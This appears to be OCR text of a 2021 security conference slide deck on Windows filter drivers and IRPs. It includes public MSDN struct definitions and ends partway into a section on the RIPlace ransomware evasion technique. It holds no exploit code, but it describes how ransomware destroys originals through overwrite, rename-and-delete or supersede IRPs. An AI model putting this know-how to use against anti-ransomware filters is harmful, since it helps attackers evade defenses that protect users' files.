ITS OKAY TO BE OLD DRIVER

NotSurprised
@ iThome
notsurprisedtw@gmail.com

https://speakerdeck.com/notsurprised/ithome2021-its-okay-to-be-old-driver

> WHOAMI

NotSurprised

Intro

- UCCU Hacker Meme Generator
- AIS3 2016 trainee
- SITCON 2019, MOPCON 2019, LINE Becks.io#5, iThome 2020 speaker

Email : notsurprisedtw@gmail.com

> OUTLINE

- WINDOWS DRIVER
- RIPLACE
- WARBIRD
- VUL-DRIVER
- MSR EXPLOIT
- CONCLUSION

> OUTLINE

- WINDOWS DRIVER
- RIPLACE
- WARBIRD
- VUL-DRIVER
- MSR EXPLOIT
- CONCLUSION

BACKGROUND

> MINIFILTER & FILTER


- Windows Driver Model (WDM)


- Windows OS driver catalogues :
  - bus driver (e.g. USB, PCI)
  - function driver (e.g. USB Adaptor)
  - filter driver (e.g. Anti-Virus)

- After Windows 7, Filter compiling was migrate into VS, and refracture WDF, Minifilter from WDM

- Minifilter is more easier to compile that traditional Filter, dynamic install/attach/unload also the new feature for minifilter


> WINDOWS DRIVER → IRP






source: The Windows 2000 Device Driver Book

> WINDOWS DRIVER



> WINDOWS DRIVER



> IRP

- IRP (I/O Request Package) is a data structure in Windows kernel, it has been designed to store input/output data
- IRP is a complicate data structurer, there’s 2 major attributes: MajorFunction & MinorFunction, which stand for IRP’s major type and type’s detail description
- Same MajorFunction will present different behaviors with different MinorFunctions & parameters

> IRP

- IRP_MJ_CREATE
- IRP_MJ_READ
- IRP_MJ_WRITE
- IRP_MJ_QUERY_INFORMATION
- IRP_MJ_DIRECTORY_CONTROL
- IRP_MJ_SET_INFORMATION
- IRP_MJ_CLEANUP
- IRP_MJ_CLOSE
- IRP_MJ_DEVICE_CONTROL
- IRP_MJ_LOCK_CONTROL
- IRP_MJ_SET_VOLUME_INFORMATION
- IRP_MJ_QUERY_SECURITY
- IRP_MJ_SET_EA
- …….

Create.Option.CreateDisposition:

- FILE_SUPERSEDE (exists then replace it, not the create new)
- FILE_OVERWRITE (exists then overwrite it, not then fail)
- FILE_OVERWRITE_IF (exists then overwrite it, not then create new)
- FILE_CREATE
- FILE_OPEN
- FILE_OPEN_IF

SetFileInformation.FileInformationClass:

- FileAllocationInformation
- FileBasicInformation (insert、time、privilege)
- FileDispositionInformation (delete)
- FileEndOfFileInformation
- FileLinkInformation
- FilePositionInformation
- FileRenameInformation (rename)
- FileValidDataLengthInformation

> IRP

source: MSDN

Oringinal IRP

```
typedef struct _IRP {
  CSHORT                      Type;
  USHORT                      Size;
  PMDL                        MdlAddress;
  ULONG                       Flags;
  union {
    struct _IRP     *MasterIrp;
    __volatile LONG IrpCount;
    PVOID           SystemBuffer;
  } AssociatedIrp;
  LIST_ENTRY                  ThreadListE
  IO_STATUS_BLOCK             IoStatus;
  KPROCESSOR_MODE             RequestorMode;
  BOOLEAN                     PendingReturned;
  CHAR                        StackCount;
  CHAR                        CurrentLocation;
  BOOLEAN                     Cancel;
  KIRQL                       CancelIrql;
  CCHAR                       ApcEnvironment;
  UCHAR                       AllocationFlags;
  PIO_STATUS_BLOCK            UserIosb;
  PKEVENT                     UserEvent;
```

Filter Framework IRP

```
typedef struct _FLT_CALLBACK_DATA {
  FLT_CALLBACK_DATA_FLAGS       Flags;
  const PETHREAD                Thread;
  const PFLT_IO_PARAMETER_BLOCK Iopb;
  IO_STATUS_BLOCK               IoStatus;
  struct _FLT_TAG_DATA_BUFFER  *TagData;
  union {
    struct {
      LIST_ENTRY QueueLinks;
      PVOID      QueueContext[2];
    };
    PVOID  FilterContext[4];
  };
  KPROCESSOR_MODE               RequestorMode;
} FLT_CALLBACK_DATA, *PFLT_CALLBACK_DATA;
```

```
typedef struct _FLT_IO_PARAMETER_BLOCK {
  ULONG           IrpFlags;
  UCHAR           MajorFunction;
  UCHAR           MinorFunction;
  UCHAR           OperationFlags;
  UCHAR           Reserved;
  PFILE_OBJECT    TargetFileObject;
  PFLT_INSTANCE   TargetInstance;
  FLT_PARAMETERS  Parameters;
} FLT_IO_PARAMETER_BLOCK, *PFLT_IO_PARAMETER_BLOCK;
```

```
typedef struct _FLT_TAG_DATA_BUFFER {
  ULONG  FileTag;
  USHORT TagDataLength;
  USHORT UnparsedNameLength;
  union {
    struct {
      USHORT SubstituteNameOffset;
      USHORT SubstituteNameLength;
      USHORT PrintNameOffset;
      USHORT PrintNameLength;
      ULONG  Flags;
      WCHAR  PathBuffer[1];
    } SymbolicLinkReparseBuffer;
    struct {
      USHORT SubstituteNameOffset;
      USHORT SubstituteNameLength;
      USHORT PrintNameOffset;
      USHORT PrintNameLength;
      WCHAR  PathBuffer[1];
    } MountPointReparseBuffer;
```

> OUTLINE

- WINDOWS DRIVER
- RIPLACE
- WARBIRD
- VUL-DRIVER
- MSR EXPLOIT
- CONCLUSION

> RIPLACE - RANSOMWARE WORK FLOW

Most Ransomware use following mechanism to encrypt file:

1. Open original file into memory
2. Encrypt file content in memory
3. Destroy original file:
   - **Overwrite** encrypted content on original one
     - IRP_MJ_WRITE
     - IRP_MJ_CREATE
       - (FILE_OVERWRITE, FILE_OVERWRITE_IF)
   - Save file with new name and **Delete** original one
     - IRP_MJ_SET_INFORMATION
       - (FILE_RENAME_INFORMATION, FILE_DISPOSITION_INFORMATION)
   - Save file with new name and **Replace** original one then rename
     - IRP_MJ_CREATE
       - (FILE_SUPERSEDE)

> RIPLACE → PAST


Ransomware Encrypt File "C:\Users\XXX\Desktop**20200904Meeting.pptx**"

↓

New Encrypted File "C:\Users\XXX\Desktop**20200904MeetingCrypt.pptx**"

↓

